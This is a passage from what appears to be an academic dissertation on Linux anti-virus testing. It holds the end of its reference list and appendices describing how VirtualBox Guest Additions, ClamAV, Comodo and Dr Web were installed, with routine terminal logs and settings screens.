[NES20] NetSec Website, Creating Metasploit Payloads, Accessed July 2020, https://netsec.ws/?p=331

[NET20] NetmarketShare, Market Share Statistics for Internet Technologies, 2020, https://netmarketshare.com

[NG19] H. H. Nguyen, TheZoo - A Live Malware Repository, July 2019, https://www.youtube.com/watch?v=phzCelmoaQ4

[NO20] NoDistribute, Online Virus Scanner Without Result Distribution, Accessed March 2020, https://nodistribute.com/

[NS08] National Security Agency Central Security Service, Security-Enhanced Linux, 2008, https://www.nsa.gov/what-we-do/research/selinux/

[OCO18] M. O'Connor, VirtualBox Tutorial 12 - How to Import an OVA file, October 2018, https://www.youtube.com/watch?v=93lM4OLyytE

[OF20a] Offensive Security Website, Understanding Payloads in Metasploit, Accessed July 2020, https://www.offensive-security.com/metasploit-unleashed/payloads/

[OF20b] Offensive Security Website, Payload Types in the Metasploit Framework, Accessed July 2020, https://www.offensive-security.com/metasploit-unleashed/payload-types/

[OF20c] Offensive Security Website, Download Kali Linux Virtual Images, Accessed July 2020, https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

[PR19a] A. Prakash, How To Know The Version Of Application Before Installing In Ubuntu, February 2019, https://itsfoss.com/know-program-version-before-install-ubuntu/

[PR19b] A. Prakash, Install Linux Inside Windows Using VirtualBox, August 2019, https://itsfoss.com/install-linux-in-virtualbox/

[PR20] A. Prakash, How to Install VirtualBox on Ubuntu [Beginner's Tutorial], April 2020, https://itsfoss.com/install-virtualbox-ubuntu/

[PY20] PyInstaller, February 2020, https://www.pyinstaller.org/

[RAP20a] Rapid7 Website, Working with Payloads, Accessed July 2020, https://docs.rapid7.com/metasploit/working-with-payloads/

[RAP20b] Rapid7 Website, The Payload Generator, Accessed July 2020, https://docs.rapid7.com/metasploit/the-payload-generator/

[RE20] Red Team Tutorials Website, MSFVenom Cheatsheet, Accessed July 2020, https://redteamtutorials.com/2018/10/24/msfvenom-cheatsheet/

[SA18] Sandilands Website, Building an Internal Network in VirtualBox, August 2018, https://sandilands.info/sgordon/building-internal-network-virtualbox

[SO20a] Sophos Website, Sophos Anti-Virus for Linux/UNIX: Installing the standalone version, January 2020, https://community.sophos.com/kb/en-us/14378

[SO20b] Sophos Website, Sophos Antivirus for Linux, Accessed June 2020, https://www.sophos.com/en-us/products/free-tools/sophos-antivirus-for-linux.aspx

[SO20c] Sophos Website, Download requires the completion of Software Export Compliance, May 2020, https://community.sophos.com/products/server-protection-integration/f/sophos-anti-virus-for-linux-basic/91428/download-requires-the-completion-of-software-export-compliance

[SOU20] Sourceforge Website, Rootkit Hunter, Accessed June 2020, https://sourceforge.net/projects/rkhunter/

[SY12] Symantec, Do we really need a Antivirus for Linux, March 2012, https://www.symantec.com/connect/articles/do-we-really-need-antivirus-linux

[SYS18] SYSNETTECH Solutions, How to Install VirtualBox on Ubuntu 18.04, April 2018, https://www.youtube.com/watch?v=j2OvV0N2_ro&vl=en

[TEA18] Team Whoami, Payload Linux ELF Metasploit Tutorial, January 2018, https://www.youtube.com/watch?v=HBcl6wulBZo

[TF20] TheFatRat, Screetsec, Accessed March 2020, https://github.com/Screetsec/TheFatRat

[TH19] T. Thompson, BitDefender Antivirus Scanner for Linux, November 2019, https://www.youtube.com/watch?v=0gydsv2M3cM

[THE20] Theta432 Website, Malware Analysis - Part 1: Static Analysis, June 2020, https://www.theta432.com/post/malware-analysis-part-1-static-analysis

[TM17] Trend Micro White Paper, Linux Servers: Why Native Security is Not Enough, March 2017, https://www.trendmicro.com/vmware//wp-content/uploads/2017/04/Why_Security_for_Linux_Servers_March2017.pdf

[UB18] Ubuntu Linux Website, Ubuntu 18.04.4 LTS (Bionic Beaver), 2018, https://releases.ubuntu.com/18.04.5/

[UB19] Ubuntu Linux Website, Ubuntu 19.10 Official Documentation, Do I need anti-virus software?, 2019, https://help.ubuntu.com/stable/ubuntu-help/net-antivirus.html.en

[UB20] Ubuntu Linux Website, Accessed March 2020, https://ubuntu.com/

[UBP20] Ubuntu PIT, Best Linux Antivirus: Top 10 Reviewed and Compared, Accessed March 2020, https://www.ubuntupit.com/best-linux-antivirus-top-10-reviewed-compared/

[VA20] I. Vanney, How to Install Chkrootkit, Accessed June 2020, https://linuxhint.com/install_chkrootkit/

[VAU17] S. J. Vaughan-Nichols, Today's most popular operating systems, January 2017, https://www.zdnet.com/article/todays-most-popular-operating-systems/

[VI20a] VirtualBox Website, Download VirtualBox, Accessed June 2020, https://www.virtualbox.org/wiki/Downloads

[VI20b] VirtualBox Website, Download VirtualBox for Linux Hosts, Accessed June 2020, https://www.virtualbox.org/wiki/Linux_Downloads

[VIR20] VirusShare Website, Accessed June 2020, https://virusshare.com/

[VM20] VMware Website, Accessed June 2020, https://www.vmware.com/uk.html

[VS20a] VirSCAN Website, Accessed June 2020, https://www.virscan.org/language/en/

[VS20b] VirSCAN Website, Multi-engine scanning API documentation, Accessed June 2020, https://api.virscan.org/api/api.html?lang=en

[VT20a] VirusTotal Website, Accessed June 2020, https://www.virustotal.com/gui/home/upload

[VT20b] VirusTotal Website, AV product on VirusTotal detects a file and its equivalent commercial version does not, Accessed June 2020, https://support.virustotal.com/hc/en-us/articles/115002122285-AV-product-on-VirusTotal-detects-a-file-and-its-equivalent-commercial-version-does-not

[VT20c] VirusTotal Website, What is the difference between the public API and the private API?, Accessed June 2020, https://support.virustotal.com/hc/en-us/articles/115002119845-What-is-the-difference-between-the-public-API-and-the-private-API-

[VT20d] VirusTotal Website, Join the VirusTotal Community, Accessed June 2020, https://www.virustotal.com/gui/join-us

[VT20e] VirusTotal Website, How it works, Accessed June 2020, https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works

[VT20f] VirusTotal Website, VT API Getting started, Accessed June 2020, https://developers.virustotal.com/reference

[VT20g] VirusTotal Website, VT API Overview, Accessed June 2020, https://developers.virustotal.com/v3.0/reference

[WAL20] J. Wallen, Create Clones and Snapshots of Virtual Machines in VirtualBox, January 2020, https://www.lifewire.com/create-virtual-machines-clones-and-snapshots-in-virtualbox-4177998

[WAY20] Wayland Website, Accessed July 2020, https://wayland.freedesktop.org/

[WIL19] R. Wilp, Offline update of ClamAV Virus Database, April 2019, https://liquidwarelabs.zendesk.com/hc/en-us/articles/360026416271-Offline-update-of-ClamAV-Virus-Database


[ZO20a] Zoner AntiVirus Website, 2020, https://zonerantivirus.com/

[ZO20b] Zoner AntiVirus Website, Zoner AntiVirus Support, 2020, https://zonerantivirus.com/support/

Appendix A - VirtualBox Guest Additions Installation

In addition to the information provided in Section 3.1.2, it should be mentioned that during the VirtualBox Guest Additions installation, as reported in [ITF19], the absence of some kernel modules on the host computer prevented the configuration from being completed successfully. This problem was solved after running the *update* command of the Advanced Packaging Tool [LA20] and installing the additional Linux generic packages listed in [ITF19].

Following the above-mentioned installation of the missing generic packages, the Guest Additions installer, which had to be re-launched, appeared to make use of a version of the Linux kernel (5.3.0-28-generic) that is more recent compared to the default one included in Ubuntu 18.04 (4.15.0-101-generic). Additional details are visible in Fig A.1, where the most relevant lines of the obtained log were highlighted.


VirtualBox Guest Additions installation
File Edit View Search Terminal Help

```
Verifying archive integrity... All good.
Uncompressing VirtualBox 6.1.10 Guest Additions for Linux........
VirtualBox Guest Additions installer
Removing installed version 6.1.10 of VirtualBox Guest Additions...
update-initramfs: Generating /boot/initrd.img-4.15.0-106-generic
update-initramfs: Generating /boot/initrd.img-5.3.0-28-generic
Copying additional installer modules ...
Installing additional modules ...
VirtualBox Guest Additions: Starting.
VirtualBox Guest Additions: Building the VirtualBox Guest Additions kernel
modules.  This may take a while.
VirtualBox Guest Additions: To build modules for other installed kernels, run
VirtualBox Guest Additions:   /sbin/rcvboxadd quicksetup <version>
VirtualBox Guest Additions: or
VirtualBox Guest Additions:   /sbin/rcvboxadd quicksetup all
VirtualBox Guest Additions: Building the modules for kernel 5.3.0-28-generic.
update-initramfs: Generating /boot/initrd.img-5.3.0-28-generic
VirtualBox Guest Additions: Running kernel modules will not be replaced until
the system is restarted
Press Return to close this window...
```

Fig A.1 – Log obtained in the Ubuntu Terminal after re-launching the Guest Additions installation.

Appendix B - Anti-virus Programs Installation

The purpose of this appendix is to provide additional information about the installation and configuration of the tested AV products.


B.1 ClamAV

The Ubuntu-specific installation procedure for this open source anti-virus solution can be found in the literature [KA18, Ch. 12] and on-line [CL20b]. The support for scanning compressed RAR files, which is illustrated in [CL20b], was not added to the virtual machine set-up, as not deemed necessary for the tests executed as part of this research.

For the sake of completeness, it should be observed that Koret *et al.* [KOR15, Ch. 8] explain how to install the Python bindings for this AV, which could be useful for future work. Furthermore, instead of relying on the Ubuntu repositories, it is also possible to install this anti-virus solution from the source code [CL20c], which is also mentioned by Kalsi [KA18, Ch. 12].


As already mentioned in Section 3.2.1, it is possibile to automate the anti-virus update process through the command *freshclam* or a daemon. However, for reasons that should be further investigated, as documented in Fig B.1, where the log file pointed out in [AU17] is shown, this feature worked intermittently on the configured guest machine. Since the server that the tool is supposed to contact in order to download the virus definitions files could be reached (Fig B.2), as reported in [CL20d], this could be linked to the DNS-related set-up of the virtual machine. Further information on the command *freshclam* and the daemon ClamAV relies on can be found in [AU17].

Considering the time constraints of this project, the anti-virus was updated manually on a need basis by downloading the three cvd files specified under the Virus Database section in [CL20b]. The obtained files were then moved to the ClamAV-specific folder */var/lib/clamav*, as explained in [WIL19].


giuseppe@giuseppe-VirtualBox: ~
File Edit View Search Terminal Help

```
Tue Jun 16 10:00:20 2020 -> Trying again in 5 secs...
Tue Jun 16 10:00:25 2020 -> Reading CVD header (daily.cvd): Tue Jun 16 10:00:25 2020 -> ERROR: remote_cvdhead: Download failed (6) Tue Jun
t name
Tue Jun 16 10:00:25 2020 -> WARNING: Failed to get daily database version information from server: https://database.clamav.net
Tue Jun 16 10:00:25 2020 -> ERROR: check_for_new_database_version: Failed to find daily database using server https://database.clamav.net.
Tue Jun 16 10:00:25 2020 -> Giving up on https://database.clamav.net...
Tue Jun 16 10:00:25 2020 -> ERROR: Update failed for database: daily
Tue Jun 16 10:00:25 2020 -> WARNING: fc_update_databases: fc_update_database failed: HTTP GET failed (11)
Tue Jun 16 10:00:25 2020 -> ERROR: Database update process failed: HTTP GET failed (11)
Tue Jun 16 10:00:25 2020 -> ERROR: Update failed.
Tue Jun 16 10:00:25 2020 -> --------------------------------------
Tue Jun 16 10:38:39 2020 -> Update process terminated
Tue Jun 16 10:39:23 2020 ->
Tue Jun 16 10:39:23 2020 -> freshclam daemon 0.102.3 (OS: linux-gnu, ARCH: x86_64, CPU: x86_64)
Tue Jun 16 10:39:23 2020 -> ClamAV update process started at Tue Jun 16 10:39:23 2020
Tue Jun 16 10:39:23 2020 -> WARNING: Can't query current.cvd.clamav.net
Tue Jun 16 10:39:23 2020 -> WARNING: Invalid DNS reply. Falling back to HTTP mode.
Tue Jun 16 10:39:23 2020 -> Reading CVD header (daily.cvd): Tue Jun 16 10:39:23 2020 -> WARNING: remote_cvdhead: Download failed (6) Tue Ju
 host name
```

Fig B.1 – Failed virus database update reported in the ClamAV log file.



```
giuseppe@giuseppe-VirtualBox: ~
File  Edit  View  Search  Terminal  Help
giuseppe@giuseppe-VirtualBox:~$ host database.clamav.net
database.clamav.net is an alias for database.clamav.net.cdn.cloudflare.net.
database.clamav.net.cdn.cloudflare.net has address 104.16.219.84
database.clamav.net.cdn.cloudflare.net has address 104.16.218.84
database.clamav.net.cdn.cloudflare.net has IPv6 address 2606:4700::6810:db54
database.clamav.net.cdn.cloudflare.net has IPv6 address 2606:4700::6810:da54
giuseppe@giuseppe-VirtualBox:~$
```


Fig B.2 – The guest machine was able to reach the server containing the ClamAV updates.

B.2 Comodo

The Comodo AV program was installed according to the procedure illustrated in [MA20].

The inspection of the log file generated during the installation revealed a problem concerning the RedirFS kernel modules, which was also reported by users of Linux distributions other than Ubuntu [LQ17]. However, the analysis of the on-line tutorial [LE19] confirmed that this is a common issue and that it does not prevent the anti-virus from working.

As regards the following installation steps illustrated in [LE19], the restart of the service *cmdavd* did not succeed within the virtual machine used for this work, as the corresponding command had to be executed from a Comodo-specific folder. The latter installation step is explained in [LQ16] and shown in Fig B.3.




```
COMODO Antivirus is successfully configured, you can start it from Menu or Desktop.

giuseppe@giuseppe-VirtualBox:/opt/COMODO$ sudo /etc/init.d/cmdavd restart
[ ok ] Restarting cmdavd (via systemctl): cmdavd.service.
giuseppe@giuseppe-VirtualBox:/opt/COMODO$
```

Fig B.3 – Successful restart of the cmdavd service via the Ubuntu terminal.

Finally, it should also be observed that upon opening the main GUI an error message stating that “COMODO Agent is not running!” is displayed. When this happens, the virus database cannot be updated. To solve this issue, this is the recommended procedure:

- Run the AV diagnostic using the interface button on the left hand side.
- Execute in a terminal the command specified in the pop-up message.
- In the next pop-up, select the option that attempts to fix the detected problems.
- Ignore the displayed message regarding the missing module RedirFS.

After completing the above procedure, as shown in Fig B.4, a different error message will appear in the main GUI stating that “File system filter driver not loaded”. In spite of this, the tool will be able to update the virus signature database from the *Antivirus* tab of the graphical user interface, thus confirming the conclusion provided in [LE19].



Filesystem filter driver is not loaded!

Antivirus Stateful
The virus database has been updated on Thu Jun 25 08:42:41 2020
0 threat(s) detected so far

Mail Gateway Running Email Filter Type: None


Fig B.4 – Comodo anti-virus main graphical user interface.

B.3 Dr Web

As suggested in [DR20b], the first configuration step was the installation of the library *libappindicator1* through the standard Ubuntu package manager (Fig B.5). Afterwards, the permissions of the downloaded AV package were changed to allow its execution (Fig B.6) and the installation of the anti-virus was finally started through the command line (Fig B.7).


Upon its completion, the demo licence was successfully activated via the installer interface.

Additional details regarding the set-up of the scanner are shown in Fig B.8 and Fig B.9.


giuseppe@giuseppe-VirtualBox: ~
File Edit View Search Terminal Help


```
Get:20 http://security.ubuntu.com/ubuntu bionic-security/multiverse amd64 DEP-11 Metadata [2,464 B]
Get:21 http://gb.archive.ubuntu.com/ubuntu bionic-updates/universe i386 Packages [1,022 kB]
Get:22 http://gb.archive.ubuntu.com/ubuntu bionic-updates/universe Translation-en [337 kB]
Get:23 http://gb.archive.ubuntu.com/ubuntu bionic-updates/universe amd64 DEP-11 Metadata [279 kB]
Get:24 http://gb.archive.ubuntu.com/ubuntu bionic-updates/multiverse amd64 DEP-11 Metadata [2,468 B]
Get:25 http://gb.archive.ubuntu.com/ubuntu bionic-backports/universe amd64 DEP-11 Metadata [7,968 B]
Fetched 8,600 kB in 15s (579 kB/s)
Reading package lists... Done
giuseppe@giuseppe-VirtualBox:~$ sudo apt-get install libappindicator1
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

Fig B.5 – Installation of the library libappindicator1.


giuseppe@giuseppe-VirtualBox: ~/Downloads
File Edit View Search Terminal Help


```
giuseppe@giuseppe-VirtualBox:~/Downloads$ chmod +x drweb-11.1.1-av-linux-amd64.run
giuseppe@giuseppe-VirtualBox:~/Downloads$ 
```

Fig B.6 – Change of permissions to the Dr Web installation package.


giuseppe@giuseppe-VirtualBox: ~/Downloads
File Edit View Search Terminal Help

```
giuseppe@giuseppe-VirtualBox:~/Downloads$ ./drweb-11.1.1-av-linux-amd64.run
Verifying archive integrity... All good.
Uncompressing Dr.Web for Linux Workstations.....................................................................................
....................................................................................................................................
....................................................................................................................................
..............
Escalating privileges.
Using /usr/bin/sudo...
run_in_terminal '/usr/bin/sudo' -E "/tmp/selfgz1797/setup.sh"
[sudo] password for giuseppe:
XOpenIM() failed
No printers found!
```

Fig B.7 – Execution of the Dr Web installation package.


Settings

☐ Use sound alerts

☐ Show popup notifications


☐ Use notification status

Download updates: Every 30 minutes

If you experience issues after changing the application settings, restore the default settings.

Click the lock to cancel administrative privileges

Fig B.8 – Dr Web generic set-up used for this project.


Settings

Infected objects: Quarantine

Suspicious objects: Quarantine

☑ Automatically apply actions to threats

Click the lock to cancel administrative privileges

